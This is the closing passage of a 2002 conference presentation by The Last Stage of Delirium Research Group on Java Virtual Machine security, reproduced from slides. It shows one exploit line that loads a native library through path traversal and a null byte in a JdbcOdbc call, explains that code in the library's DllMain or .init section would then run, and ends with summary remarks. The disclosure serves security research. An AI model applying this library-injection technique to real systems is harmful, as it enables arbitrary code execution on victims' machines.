The code that loads /tmp/lib.so library into Java Virtual Machine:

JdbcOdbc o=new JdbcOdbc("../../../../../tmp/mylib.so\00");

By providing code to the *DIIMain* (Win32) or *.init* (Unix) section of the binary, user provided code could be executed.

Exploitation of this flaw is of course platform dependent.

Summary and final remarks

- JAVA is one of the most advanced technologies currently available
- It is expected to be a leading technology among brand new applications (for example related to mobile computing)
- For many years JAVA has been considered as absolutely secure, also due to the lack of appropriate security discussions
- Despite of vulnerabilities presented here, it should be clearly stated that this technology represents high level of security
- Establishing the security level of technologies similar to JAVA requires appropriate time of extensive research and practical applications...

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

The Last Stage of

Delirium

Research Group

The Last Stage of Delirium Research Group

Summary and final remarks

- New technologies and methodologies bring new types of vulnerabilities
- Although exploitation techniques become more and more complex so does the potential impact, if they are successful
- As technologies like JAVA move towards new applications (ex. cellular phones), consequences of vulnerabilities will become even more significant
- Again (and we will always repeat it), no practical system can be considered as completely secured



Summary and final remarks

Thank you for your attention

The Last Stage of Delirium Research Group

http://lsd-pl.net

contact@lsd-pl.net